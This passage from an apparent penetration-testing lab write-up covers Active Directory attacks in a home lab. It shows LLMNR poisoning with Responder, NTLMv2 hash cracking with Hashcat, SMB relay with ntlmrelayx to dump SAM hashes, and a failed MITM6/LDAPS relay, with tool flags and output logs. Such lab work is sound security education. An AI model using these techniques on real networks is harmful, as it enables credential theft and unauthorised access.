
Note: *This did not work immediately as it relied on human error to be triggered. Based on other pentesters' experiences, these poisoners were typically run during periods of high network traffic. For this study, I manually triggered it by accessing the IP address of my attacker's machine on one of the user's PCs. In real-world scenarios, this could also be triggered by malware executed by an employee.*

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└─[★]$ sudo responder  -I ens33 -dwPv

                                         __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                  |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

I then triggered the LLMNR poisoning by navigating to the IP address of my attacker's machine.




Returning to Responder, I successfully obtained the user's NTLMv2 hash. I then cracked this using my host machine's GPU and Hashcat.




Hashcat

First, I determined the correct mode to use. Navigating to Hashcat's website, I saw that NTLMv2 mode was 5600. I also needed a wordlist to speed up the cracking process. I used rockyou.txt, which I downloaded.




To my surprise, the user was using the default password **"P@ssw0rd."**




If the password had not been in the wordlist, I could have still cracked it using brute-force mode, provided I knew the minimum password requirements. However, this process could have taken some time. The **-a 3** flag set the attack mode to brute-force. The series of **?a?a...**

at the end was called a mask, which defined the character types Hashcat should use. In this case, **?a** represented all character types.



Unfortunately, I did not have the luxury of waiting for such a long cracking time, nor did I have a proper cracking rig. The idea was that the more powerful the rig, and the weaker the password, the shorter the time it took for an attacker to crack the password.



Reference:

https://tcm-sec.com/llmnr-poisoning-and-how-to-prevent-it/
https://hashcat.net/wiki/doku.php?id=example_hashes
https://github.com/danielmiessler/SecLists

SMB Relay Attack

If I had been unable to crack the NTLMv2 hash, I could have still obtained other local users' **SAM hashes** by relaying the NTLMv2 hash to another service. Attack, also referred to as NTLM relay.

How the SMB Relay Attack Works


An **SMB relay attack** exploits authentication requests between a client and a server. The attacker uses techniques like **LLMNR poisoning** to trick a victim into connecting to a rogue SMB server. When the victim attempts to authenticate, the attacker relays the credentials to the legitimate server, impersonating the victim and dumping **SAM hashes**. This attack is

particularly effective when **SMB signing** is disabled or when NTLM authentication lacks additional security measures.


Since **SMB signing** is disabled by default, as observed during our enumeration phase, there is a high chance this attack will succeed.

Setting Up the Attack


I used **Responder** and **impacket-ntlmrelayx**. First, I modified Responder's configuration file by disabling HTTP and SMB, as I only needed it as a forwarding agent.




Next, I turned on responder again and listened to my attacker's network interface.




Next, I created a target file containing the IP addresses of all targets on the network. Then, I enabled **ntlmrelayx** to accept the captured **NTLMv2** hash from **Responder** and use it to dump the SAM hashes of the local users.






Finally, I triggered an event to the target's machines by navigating again to my attacker's fake IP address shares.



Going back to my ntlmrelayx instance, I now got the local SAM hashes of 10.10.3.5. I can crack this using **hashcat,** establish a reverse shell using **impacket-psexec**. or use **ntlmrelayx's interactive flag** to establish an SMB shell.



References:

https://tcm-sec.com/smb-relay-attacks-and-how-to-prevent-them/
https://www.youtube.com/watch?v=VXxH4n684HE&t=8168s

IPv6 Attacks (Man-in-the-middle 6)

What is MITM6?

- **Man-in-the-Middle IPv6 (MITM6)** is an attack that tricks Windows systems into using a fake **IPv6** address controlled by the attacker.

How Does It Work?

- Windows prefers **IPv6 over IPv4** by default.
- The attacker sets up a rogue **IPv6 DHCP server** to trick devices into using a fake domain controller.
- The attacker redirects **authentication traffic** (like LDAPS, SMB, or HTTP) to a fake server.

Why is it Dangerous?

- **Intercepts sensitive data** (like login credentials).
- **Exploits weak certificate validation in LDAPS** to act as a trusted LDAP server.
- **Performs NTLM relay attacks** to gain unauthorized access and escalate privileges.

Note: For this attack to be successful, I enabled Certificate Authorization in the DC so that I can abuse LDAP secure.


LDAP (Plaintext) vs. LDAPS (Encrypted)

- LDAP (port 389): Sends data in plain text, meaning attackers can directly see usernames and passwords if they intercept it. If an attacker tries to intercept it, they still need to steal credentials directly.
- LDAPS (port 636): Encrypts the data using SSL/TLS, which should prevent attackers from reading it.
- At first glance, LDAPS seems safer because it encrypts everything. But the problem is that many clients don't properly check the SSL/TLS certificates.
- Attackers using **MITM6** can act as a fake **"trusted" LDAPS server**, capturing encrypted credentials and using them elsewhere (**NTLM relay attack**).


MITM6 and NTLMrelay

MITM6 alone only redirects traffic using a fake IPv6 address but doesn't grant access. NTLM relay exploits this by intercepting authentication traffic and forwarding NTLM requests to legitimate services. If the relayed credentials have admin rights, the attacker can execute commands, extract data, or even take over Active Directory.

First I enabled mitm6 and I provided that domain name of familyguy.local



Then I also enabled **impacket-ntlmrelayx**. **-6** means I am targeting IPv6, **-t** is the target, **-wh** means WPAD hijacking (I setup a fake WPAD server so I can redirect the authentication requests to my attacker machine), and then **-l** means loot or where the stolen information will be stored



To speed this up, I restarted PC1 so that it will request for authentication via LDAPS.

Unfortunately, this attack is not working anymore in Windows Server 2022 **by default**.


```
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:5 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:3 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:3 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:5 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:5 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:5 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
*] HTTPD(80): Connection from fe80::10:10:3:5 controlled, attacking target ldaps://10.10.3.2
-] HTTPD(80): Exception while Negotiating NTLM with ldaps://10.10.3.2: "socket ssl wrapping error: [Errno 104] Connection reset by peer"
